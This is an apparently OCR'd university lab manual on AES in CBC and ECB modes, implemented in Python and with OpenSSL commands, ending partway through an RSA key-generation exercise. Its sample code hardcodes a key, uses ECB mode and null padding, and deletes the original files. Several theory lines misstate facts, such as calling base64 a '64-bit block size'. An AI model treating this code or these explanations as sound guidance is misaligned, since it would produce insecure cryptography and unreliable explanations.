IMPLEMENTATION OF ADVANCED ENCRYPTION TECHNIQUE IN DIFFERENT BLOCK MODES

LO: Illustrate symmetric cryptography by implementing classical ciphers.

PO: PO1, PO2, PO5, PO6, PO7, PO9, PO10, PO12.


Aim: To perform advanced encryption technique in Electronic code block and Cipher block chain mode

1a] Advanced Encryption Standard in Cipher Block Chain Mode

Theory:

AES is an iterative rather than Feistel cipher. It is based on 'substitution–permutation network'. It comprises of a series of linked operations, some of which involve replacing inputs by specific outputs (substitutions) and others involve shuffling bits around (permutations).

Interestingly, AES performs all its computations on bytes rather than bits. Hence, AES treats the 128 bits of a plaintext block as 16 bytes. These 16 bytes are arranged in four columns and four rows for processing as a matrix



R	Key size
10	128
12	192
14	256

Relationship between number of rounds(R) and cipher key size

Fig. Advanced Encryption Standard Block Diagram

Encryption Process:

Each round compromise of four sub-processes. The first round process is depicted below −




Fig. Round Function in AES

There are 5 different modes in the Block ciphering modes such as,

1. **Electronic Code Block Mode**
2. **Cipher Block Chain Mode**
3. **Output feedback block Mode**
4. **Cipher feedback block mode**
5. **Counter Mode**

Cipher Block Chain Mode:

Cipher block chaining or CBC is an advancement made on ECB since ECB compromises some security requirements. In CBC, the previous cipher block is given as input to the next encryption algorithm after XOR with the original plaintext block. In a nutshell here, a cipher block is produced by encrypting an XOR output of the previous cipher block and present plaintext block.




Fig. Cipher Block Chain Mode

Code:


```
from Crypto import Random
from Crypto.Cipher import AES
import os
import os.path
import time


class Encryptor:
    def__init__(self, key):
        self.key = key

    def pad(self, s):
        return s + b"\0" * (AES.block_size - len(s) % AES.block_size)

    def encrypt(self, message, key, key_size=256):
        message = self.pad(message)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(key, AES.MODE_CBC, iv)
```

```
        return iv + cipher.encrypt(message)

    def encrypt_file(self, file_name):
        with open(file_name, 'rb') as fo:
            plaintext = fo.read()
        enc = self.encrypt(plaintext, self.key)
        with open(file_name + ".enc", 'wb') as fo:
            fo.write(enc)
        os.remove(file_name)

    def decrypt(self, ciphertext, key):
        iv = ciphertext[:AES.block_size]
        cipher = AES.new(key, AES.MODE_CBC, iv)
        plaintext = cipher.decrypt(ciphertext[AES.block_size:])
        return plaintext.rstrip(b"\0")

    def decrypt_file(self, file_name):
        with open(file_name, 'rb') as fo:
            ciphertext = fo.read()
        dec = self.decrypt(ciphertext, self.key)
        with open(file_name[:-4], 'wb') as fo:
            fo.write(dec)
        os.remove(file_name)


key =
b'[EX\xc8\xd5\xbfI{\xa2$\x05(\xd5\x18\xbf\xc0\x85)\x10nc\x94\x02)j\xdf\xcb\xc4\x94\x9
d(\x9e'
enc = Encryptor(key)
clear = lambda: os.system('cls')
while True:
   choice = int(input("1. Press '1' to encrypt file.\n2. Press '2' to decrypt file.\n3. Press '3' to
exit.\n"))
   clear()
   if choice == 1:
      enc.encrypt_file(str(input("Enter name of file to encrypt: ")))
   elif choice == 2:
      enc.decrypt_file(str(input("Enter name of file to decrypt: ")))
   elif choice == 3:
      exit()
   else:
```

```
    print("Please select a valid option!")
```

Output:

```
Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.
1
Enter name of file to encrypt: test.txt
1. Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.
2
Enter name of file to decrypt: test.txt.enc
1. Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.
3
```



test.txt.enc file:

1b] Advanced Encryption Algorithm in Electronic Code Block Mode

Theory:

Electronic Code Block Mode:

Electronic code book is the easiest block cipher mode of functioning. It is easier because of direct encryption of each block of input plaintext and output is in form of blocks of

encrypted cipher text. Generally, if a message is larger than *b* bits in size, it can be broken down into a bunch of blocks and the procedure is repeated.




Fig. Electronic Code Block Mode

Code:

```
from Crypto import Random
from Crypto.Cipher import AES
import os
import os.path
import time


class Encryptor:
    def __init__(self, key):
        self.key = key

    def pad(self, s):
        return s + b"\0" * (AES.block_size - len(s) % AES.block_size)
```

```
    def encrypt(self, message, key, key_size=256):
        message = self.pad(message)
        cipher = AES.new(key, AES.MODE_ECB)
        return cipher.encrypt(message)

    def encrypt_file(self, file_name):
        with open(file_name, 'rb') as fo:
            plaintext = fo.read()
        enc = self.encrypt(plaintext, self.key)
        with open(file_name + ".enc", 'wb') as fo:
            fo.write(enc)
        os.remove(file_name)

    def decrypt(self, ciphertext, key):
        cipher = AES.new(key, AES.MODE_ECB)
        plaintext =  cipher.decrypt(ciphertext)
        return plaintext.rstrip(b"\0")

    def decrypt_file(self, file_name):
        with open(file_name, 'rb') as fo:
            ciphertext = fo.read()
        dec = self.decrypt(ciphertext, self.key)
        with open(file_name[:-4], 'wb') as fo:
            fo.write(dec)
        os.remove(file_name)


key =
b'[EX\xc8\xd5\xbfI{\xa2$\x05(\xd5\x18\xbf\xc0\x85)\x10nc\x94\x02)j\xdf\xcb\xc4\x94\x9
d(\x9e'
enc = Encryptor(key)
clear = lambda: os.system('cls')
while True:
  choice = int(input("1. Press '1' to encrypt file.\n2. Press '2' to decrypt file.\n3. Press '3' to
exit.\n"))
  clear()
  if choice == 1:
     enc.encrypt_file(str(input("Enter name of file to encrypt: ")))
  elif choice == 2:
     enc.decrypt_file(str(input("Enter name of file to decrypt: ")))
  elif choice == 3:
```

```
        exit()
    else:
        print("Please select a valid option!")
```

Output:

```
Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.
1
Enter name of file to encrypt: test.txt
1. Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.
2
Enter name of file to decrypt: test.txt.enc
1. Press '1' to encrypt file.
2. Press '2' to decrypt file.
3. Press '3' to exit.
3
```

test.txt.enc file

Task:

1. **Perform AES in OFB, CFB and Counter Modes**

1c] Advanced Encryption Standard using OpenSSL Commands


Aim: To encrypt and decrypt using openSSL commands

Theory: Open SSL is an all-around cryptography library that offers an open-source application of the TLS protocol. First released in 1998, it is available for Linux, Windows, macOS, and BSD systems. OpenSSL allows users to perform various SSL-related tasks, including CSR (Certificate Signing Request) and private keys generation, and SSL certificate installation, encryption and decryption in different modes and algorithms.

Commands to perform:

1. Check the **virtual box network settings** to NAT
   Virtual box ---> settings ----> network ---> change NAT to Bridged adapter ---> ok
2. **Login UBUNTU** system in the virtual box
3. **Install Putty and enter IP Address:**


Enter IP address of the machine and click open




4. **openssl version**

   \\ *shows the version of openssl library*

5. **openssl list –cipher-commands**




\\ *Lists the commands that can be used for encryption and decryption*



6. **nano msg**

   \\ *open text editor to enter some messages*



7. for encryption, **openssl enc –aes-256-cbc –base64 –in msg**
   enter
   give password
   \\ *Enrypts the message (msg) with AES algorithm of 256 bits and takes the input as a 64-bit block sizes.*

8. **openssl enc –aes-256-cbc –base64 –in msg –out enc**


\\ *Enrypts the message (msg) with AES algorithm of 256 bits and takes the input as a 64-bit block sizes and copies the cipher text into the output file (enc)*

9. for decryption, **openssl enc –aes-256-cbc –d –base64 –in enc –out dec**

\\ *Decrypts the message (enc) with AES algorithm of 256 bits and takes the input as a 64-bit block sizes and copies the cipher text into the output file (dec)*

10. **cat dec**

\\ *It is used to view the content inside the document*



Task: Perform AES-128 bit and AES-256 bit in different modes such as OFB, ECB, CBC using OpenSSL commands

Conclusion:

Advanced Encryption standards in different block cipher modes are studied to secure the information transfer in the network using openSSL commands and python programming

EXPERIMENT-5

IMPLEMENTATION OF PUBLIC KEY ENCRYPTION TECHNIQUE AND DIGITAL SIGNATURE

LO2: Demonstrate Key management, distribution and user authentication
PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

1a] Implementation of Public Key Encryption Technique

Aim: To implement public key encryption technique on the plain text messages

Theory:

Asymmetric encryption involves a mechanism called Public Key and Private Key. Everyone in the network can access the public key but the private key is anonymous. The user generates a private key using a function.

- To encrypt a message, one can use the public key.
- Send the message over a channel. The private key is generated on the receiver side.
- The private key is used to decrypt the encrypted message.

The Rivest-Shamir-Adleman(RSA) Algorithm is a public-key crypto algorithm. It is based on the principle that prime factorization of a large composite number is tough. Only the private key of the receiver can decrypt the cipher message. RSA is a key pair generator.

Algorithm:

1. Choose two different large random prime numbers p and q
2. Calculate n = p q
3. n is the modulus for the public key and the private keys
4. Calculate $\phi (n) = (p - 1) (q - 1)$
5. Choose an integer k such that $1 < k < \phi (n)$ and k is co-prime to $\phi (n)$: k and ϕ (n) share no factors other than 1; gcd (k, $\phi (n))= 1$.
6. k is released as the public key exponent
7. Compute d to satisfy the $d k \equiv 1 (\text{mod } \phi (n))$ i.e.: $d k = 1 + x \phi (n)$ for some integer x
8. d is kept as the private key exponent, The public key consists of n and k.

The private key consists of p, q, and the private exponent d.

Commands to Perform:

1. **Login to Ubuntu machine in Virual box**
2. **Open two terminals parallel and execte the same cammands**

The idea is if user A wants to send message the he (user A) needs user B's public key

Steps involved:

1. *Creating two directories for User A and B*
2. *Generating Private key for User A and B*
3. *Generating Public key for User A and B*
4. *Creating a message to encrypt*
5. *Copying User B's public key in user A folder for encryption.*
6. *Encrypting the document*
7. *Copying the encrypted document to User B folder.*
8. *User B decryption*


User A	User B
cd Desktop *// moving to the desktop folder*	**cd Desktop** *// moving to the desktop folder*
mkdir A *// creating a directory named A*	**mkdir B** *// creating a directory named B*
cd A *// moving to the directory A*	**cd B** *// moving to the directory B*
openssl genrsa –out privateA.pem 2048 *// creating private key for user A*	**Openssl genrsa –out privateB.pem 2048** *// creating private key for user B*
cat privateA.pem *//viewing the content inside private key of A*	**cat privateB.pem** *//viewing the content inside private key of B*
openssl rsa –in privateA.pem –text	**openssl rsa –in privateB.pem –text**

//viewing the content in a text document	*//viewing the content in a text document*
openssl rsa –in privateA.pem –pubout –out publicA.pem *//for the private key generated for the user A, public key is generated*	**openssl rsa –in privateB.pem –pubout –out publicB.pem** *//for the private key generated for the user A, public key is generated*
ls *\\ list the documents inside the folder*	**ls** *\\ list the documents inside the folder*
cp /home/student/Desktop/B/publicB.pem publicB.pem *\\ copies the public key B into A folder in the same name publicB.pem*	**cp /home/student/Desktop/A/publicA.pem publicA.pem** *\\ copies the public key A into B folder in the same name publiA.pem*
nano msg *\\ type any message here*	**-**
cat msg *\\ viewing the content insider the filename msg*	**-**
